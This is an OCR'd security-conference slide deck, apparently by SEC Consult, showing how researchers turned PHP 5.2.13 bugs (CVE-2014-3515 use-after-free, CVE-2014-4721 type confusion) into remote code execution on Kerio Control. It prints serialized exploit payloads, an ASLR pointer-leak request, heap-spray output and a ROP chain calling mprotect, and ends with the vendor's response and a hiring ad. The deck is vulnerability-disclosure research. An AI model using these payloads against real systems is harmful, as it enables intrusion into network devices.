
- **Example:** Alpha() object has hash 1234



CVE-2014-3515

- What would happen if Alpha() and Beta() result in the same hash?


- **Example:** Alpha() object has hash 1234 ➔ Beta() object also has hash 1234



CVE-2014-3515

- What would happen if Alpha() and Beta() result in the same hash?


- **Example:** Alpha() object has hash 1234; Beta() object has hash 1234



CVE-2014-3515

- What would happen if Alpha() and Beta() result in the same hash?

- **Example:** Alpha() object has hash 1234; Beta() object has hash 1234



CVE-2014-3515

- **Question:** Is it possible to create two objects with the same „hash“ value?

Digression: CVE-2014-4721

- **Digression: CVE-2014-4721 phpInfo() type confusion vulnerability**

- Php_print_info() from /ext/standard/info.c:

```
SECTION("PHP Variables");

php_info_print_table_start();
php_info_print_table_header(2, "Variable", "Value");
if (zend_hash_find(&EG(symbol_table), "PHP_SELF", sizeof("PHP_SELF"), (void **) &data) != FAILURE) {
        php_info_print_table_row(2, "PHP_SELF", Z_STRVAL_PP(data));
}
if (zend_hash_find(&EG(symbol_table), "PHP_AUTH_TYPE", sizeof("PHP_AUTH_TYPE"), (void **) &data) != FAILURE)
        php_info_print_table_row(2, "PHP_AUTH_TYPE", Z_STRVAL_PP(data));
}
```

Digression: CVE-2014-4721

- **Digression: CVE-2014-4721 phpInfo() type confusion vulnerability**

- Php_print_info() from /ext/standard/info.c:

```
SECTION("PHP Variables");

php_info_print_table_start();
php_info_print_table_header(2, "Variable", "Value");
if (zend_hash_find(&EG(symbol_table), "PHP_SELF", sizeof("PHP_SELF"), (void **) &data) != FAILURE) {
        php_info_print_table_row(2, "PHP_SELF", Z_STRVAL_PP(data));
}
if (zend_hash_find(&EG(symbol_table), "PHP_AUTH_TYPE", sizeof("PHP_AUTH_TYPE"), (void **) &data) != FAILURE)
        php_info_print_table_row(2, "PHP_AUTH_TYPE", Z_STRVAL_PP(data));
}
```

- ➔ Take the variable „PHP_SELF“ and intepret it as string (Z_STRVAL_PP)

Recap: ZVAL structure

- Variables in PHP are of type “zval” (zend/zend.h):

```
318 struct _zval_struct {
319         /* Variable information */
320         zvalue_value value;                 /* value */
321         zend_uint refcount__gc;
322         zend_uchar type;            /* active type */
323         zend_uchar is_ref__gc;
324 };

307 typedef union _zvalue_value {
308         long lval;                                  /* long value */
309         double dval;                            /* double value */
310         struct {
311                 char *val;
312                 int len;
313         } str;
314         HashTable *ht;                          /* hash table value */
315         zend_object_value obj;
316 } zvalue_value;
```

Digression: CVE-2014-4721

- Z_STRVAL_PP intepretes the argument (ZVAL) as a string

- It does not verify the type field… **(type confusion!)**

```
399 #define Z_STRVAL_PP(zval_pp)      Z_STRVAL(**zval_pp)

371 #define Z_STRVAL(zval)                (zval).value.str.val
```

```
rfr@rfr-VirtualBox:~/Schreibtisch/kerio/php/exploits$ cat phpinfo_5.2.13_grep_SELF.php
<?php
        $PHP_SELF = 0x08048001;
        phpinfo(INFO_VARIABLES);
?>
rfr@rfr-VirtualBox:~/Schreibtisch/kerio/php/exploits$ ./php-5.2.13 phpinfo_5.2.13_grep_SELF.php | grep SELF
PHP_SELF => ELF
_SERVER["PHP_SELF"] => phpinfo_5.2.13_grep_SELF.php
_SERVER["SCRIPT_NAME"] => phpinfo_5.2.13_grep_SELF.php
```

Back to: CVE-2014-3515

```
rfr@rfr-VirtualBox:~/Schreibtisch/kerio/php$ ./php-5.2.13 tester.php
C:16:"SplObjectStorage":47:{x:i:2;O:5:"Alpha":0:{};O:4:"Beta":0:{};m:a:0:{}}
```

```
127 void spl_object_storage_attach(spl_SplObjectStorage *intern, zval *obj TSRMLS_DC) /* {{{ */
128 {
129 #if HAVE_PACKED_OBJECT_VALUE
130     zend_hash_update(&intern->storage, (char*)&Z_OBJVAL_P(obj), sizeof(zend_object_value), &obj, sizeof(zval*), NULL);
131 #else
```

Input for „hash“ calculation

Object which should be stored inside the hashtable

CVE-2014-3515

- **Double-collision with object-value**

```
112 $data = 'C:16:"SplObjectStorage":115:{x:i:3;O:8:"stdClass":4:
    {i:0;i:0;i:1;i:1;i:2;i:2;i:3;i:3;};d:8.784347334192393e-269;;s:3:"abc";;m:a:1:
    {s:1:"y";R:1;}}';
113 $x = unserialize($data);
114 var_dump($x);
```

```
rfr@rfr-VirtualBox:~/Schreibtisch/kerio/php$ python
>>> import struct
>>> struct.unpack("d","\x02\x00\x00\x00\x20\x34\x47\x08")
(8.784347334192393e-269,)
```

```
(gdb) x /4xw obj
0x853ce08:      0x00000002      0x08473420      0x00000001      0x00000005
(gdb) c
Continuing.

Breakpoint 1, spl_object_storage_attach (intern=0x853ccb0, obj=0x853cee4)
    at /home/rfr/Schreibtisch/kerio/php-5.2.13/ext/spl/spl_observer.c:128
128     {
(gdb) x /4xw obj
0x853cee4:      0x00000002      0x08473420      0x00000001      0x00000002
```

CVE-2014-3515

- **Input:**

```
112 $data = 'C:16:"SplObjectStorage":115:{x:i:3;O:8:"stdClass":4:
    {i:0;i:0;i:1;i:1;i:2;i:2;i:3;i:3;};d:8.784347334192393e-269;;s:3:"abc";;m:a:1:
    {s:1:"y";R:1;}}';
113 $x = unserialize($data);
114 var_dump($x);
```

- **Result:**

```
rfr@rfr-VirtualBox:~/Schreibtisch/kerio/php$ ./php-5.2.13 x.php
object(SplObjectStorage)#1 (1) {
  ["y"]=>
  &string(3) "abc"
}
```

- **Explanation:**
  - R:1 should point to O:8:“stdClass“…
  - The double-value d:8.78… had the same hash-key, therefore freed the object.
  - The new string s:3:“abc“ was allocated over the memory from O:8:..

CVE-2014-3515

- **Now allocate memory between „free“ and „use“:**

```
$data = 'C:16:"SplObjectStorage":151:{x:i:2;O:8:"stdClass":1:{i:0;a:2:
{i:1;i:1;i:2;i:2;}};d:8.784347334192393e-269;;m:a:2:{i:0;S:15:"\01\80\04\08\03\00\00\00\01\00\00\00\06\00
\00";i:1;R:3;}}';
```

String pointer | Length | Reference count | Type string

```
rfr@rfr-VirtualBox:~/Schreibtisch/kerio/php$ ./php x.php
object(SplObjectStorage)#1 (2) {
  [0]=>
  string(15) "[illegible]"
  [1]=>
  &string(3) "ELF"
}
```

CVE-2014-3515

- Vulnerability can be used to read memory
  - Only possible if unserialized data is reflected on website, which is not the case in Kerio Control
  - We have to write everything blind (because of SOP we would also not be able to read the response)

- Turn vulnerability into code execution:
  - Change type to „object“
  - Let „function table pointer“ point into our own data
  - Let one of the invoked functions point to our own code

Controlling Kerio Control

- **Exploit prevention:** Address Space Layout Randomization (ASLR)
- We have to set the „function table pointer“ to point to our data
- But where is our data in memory?

Controlling Kerio Control

- **Break ASLR idea:** Memory pointer leakage
- **Request:**

```
GET /nonauth/getLoginType.js.php?v=1087& HTTP/1.1
Host: 192.168.56.101:4081
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: */*
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: https://192.168.56.101:4081/login/index.php
Connection: close
```

- **Response:**

```
HTTP/1.1 200 OK
Connection: Close
Content-type: text/html
Date: Thu, 18 Aug 2016 20:23:44 GMT
Server: Kerio Control Embedded Web Server
X-UA-Compatible: IE=edge
Content-Length: 155

k_loginParams.k_loginType = "loginUnlock";k_loginParams.k_nonauthToken = "0xa374c88";
```

Controlling Kerio Control

- **Break ASLR idea:** Heap Spray

- Set.php allows us to set any session variable to any value….

```
20  $p_session = kerio("webiface::PhpSession");
```

```
69  switch ($p_target) {
70  case 'k_sessionVariable':
71  $p_variable = urldecode($_POST['k_variable']);
72  $p_value = urldecode($_POST['k_value']);
73  switch ($p_variable) {
```

```
91  default:
92  $p_session->setSessionVariable($p_variable, $p_value);
93  }
```

Controlling Kerio Control

- **Heap spray via Python:**

```
C:\Users\rfr\Desktop\Kerio\exploit>python exploit.py
Going to login...
Cookie is 42a49ef593ca3ed7c173ebd4a9b9dc3db231d4e4c789281fed7110259e739fd1
Going to allocate 50 variables, each with a size of 8388108 bytes
This will allocate 419405400 bytes (399 MB)
Start heap-spray time: 01:34:32
Heap spray finished
End heap-spray time: 01:34:57
Heap spray took: 24 seconds
```

Controlling Kerio Control

- We have full control over two memory locations (even if ASLR is on)

- Location 1: 0xa0a0a0a0

```
(gdb) x /4xw 0xa0a0a0a0
0xa0a0a0a0:     0x61616161      0x61616161      0x61616161      0x61616161
(gdb) _
```

- Location 2: 0xb0b0b0b0

```
(gdb) x /20xw 0xb0b0b0b0
0xb0b0b0b0:     0x61616161      0x61616161      0x61616161      0x61616161
0xb0b0b0c0:     0x61616161      0x61616161      0x61616161      0x61616161
0xb0b0b0d0:     0x61616161      0x61616161      0x61616161      0x61616161
0xb0b0b0e0:     0x61616161      0x61616161      0x61616161      0x61616161
0xb0b0b0f0:     0x61616161      0x61616161      0x61616161      0x61616161
```

Controlling Kerio Control

- **Exploit prevention:** Data Execution Prevention (DEP)
- Heap is not marked as executable (only stacks)
- Our data is only stored on the heap (Heap Spraying), we can therefore not execute code directly
- ➔ Apply Return-Oriented-Programming (ROP) to mark heap as executable

Controlling Kerio Control

- Where is mprotect in memory?

- Winroute imports functions from libc
  - E.g. „malloc“ address stored at 0x996df5c (via IDA Pro import xrefs)
  - Target function should already be resolved (➔ malloc)

- Libc.so.6 from target system
  - malloc stored at offset 0x00075930 in libc
  - mprotect stored at offset 0x000D4230 in libc
  - Required offset: 0x000D4230 - 0x00075930 = 0x5e900

Controlling Kerio Control

- **ROP payload:**

```
rop_chain += pack(0x086bf55c)    # pop eax ; ret
rop_chain += pack(0x0996df5c)    # address of GOT.PLT malloc (this address
rop_chain += pack(0x086a6e91)    # mov eax, dword [eax] ; ret    | EAX now
rop_chain += pack(0x080cc263)    # pop ecx ; ret
rop_chain += pack(0x0005e900)    # offset from malloc@libc to mprotect@libc
rop_chain += pack(0x085a7603)    # add eax, ecx ; ret            | EAX now
rop_chain += pack(0xa1a2a3a4)
rop_chain += pack(0xb1b2b3b4)
```

```
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread 0xb22ffb40 (LWP 4952)]
0xa1a2a3a4 in ?? ()
(gdb) p /x $eax
$1 = 0xb6182230
(gdb) x /1i $eax
   0xb6182230 <mprotect>:       push   %ebx
```

Demo

Vendor response

Vulnerabilities we found so far

- Multiple XSS vulnerabilities
- Anti-XSS Filter Bypass
- Multiple CSRF Bypasses
- Webserver running with root privileges
- Missing security protections (executable stack and non position-independent)
- Possibility of heap spraying
- SQL injection
- Unprotected file upload / firmware upgrade functionality
- 6 year old outdated PHP version (use-after-free and type Confusion)
- Unsafe usage of php serialize leading to Remote Code Execution
- … what else ?

Vendor response

I have received the advisory. We have fixed the issues as follows:

1) Unsafe usage of the PHP unserialize function and outdated PHP
2) PHP script allows heap spraying
3) CSRF Protection Bypass
5) Reflected Cross Site Scripting (XSS)
6) Missing memory corruption protections
7) Information Disclosure leads to ASLR bypass

will be fixed,

4) Webserver running with root privileges
8) Remote Code Execution as administrator

I do not consider this a vulnerability.

Vendor response

- First Remote-Code-Execution is not fixed (new XSS required to exploit it)
  - Need another XSS vulnerability to exploit it

- Second Remote-Code-Execution based on 6-year old PHP binary
  - Instead of updating PHP they just removed all PHP function calls which contain this one special vulnerability…
  - Kerio Control still uses PHP 5.2.13

- Lessons which can be learned:
  - Administrator ➔ Use strong credentials also for internal system
  - Vendors ➔ Fix problems at it‘s root, not superficial
  - Vendors ➔ Consult security experts at design phase (now they can’t update PHP)

WE ARE HIRING

- **SEC Consult is hiring!**
- Lots of **interesting projects** in an international **leading security company**
- **Experienced team** with **a passion** to hack systems ☺
- **Contact:** career@sec-consult.com
- Just talk to us directly at the conference!

Source: http://www.globalresearch.ca/wp-content/uploads/2015/06/unclesam-we-want-you.jpg

SEC Consult in your Region.

AUSTRIA (HQ)

SEC Consult Unternehmensberatung GmbH
Mooslackengasse 17
1190 Vienna

Tel +43 1 890 30 43 0
Fax +43 1 890 30 43 15
Email office@sec-consult.com

LITHUANIA

UAB Critical Security, a SEC Consult company
Sauletekio al. 15-311
10224 Vilnius

Tel +370 5 2195535
Email office-vilnius@sec-consult.com

RUSSIA

CJCS Security Monitor
5th Donskoy proyezd, 15, Bldg. 6
119334, Moscow

Tel +7 495 662 1414
Email info@securitymonitor.ru

GERMANY

SEC Consult Deutschland Unternehmensberatung GmbH
Ullsteinstraße 118, Turm B/8 Stock
12109 Berlin

Tel +49 30 30807283
Email office-berlin@sec-consult.com

SINGAPORE

SEC Consult Singapore PTE. LTD
4 Battery Road
#25-01 Bank of China Building
Singapore (049908)

Email office-singapore@sec-consult.com

THAILAND

SEC Consult (Thailand) Co.,Ltd.
29/1 Piyaplace Langsuan Building 16th Floor, 16B
Soi Langsuan, Ploen Chit Road
Lumpini, Patumwan | Bangkok 10330

Email office-vilnius@sec-consult.com

SWITZERLAND

SEC Consult (Schweiz) AG
Turbinenstrasse 28
8005 Zürich

Tel +41 44 271 777 0
Fax +43 1 890 30 43 15
Email office-zurich@sec-consult.com

CANADA

i-SEC Consult Inc.
100 René-Lévesque West, Suite 2500
Montréal (Quebec) H3B 5C9

Email office-montreal@sec-consult.com

SEC Consult
ADVISOR FOR YOUR INFORMATION SECURITY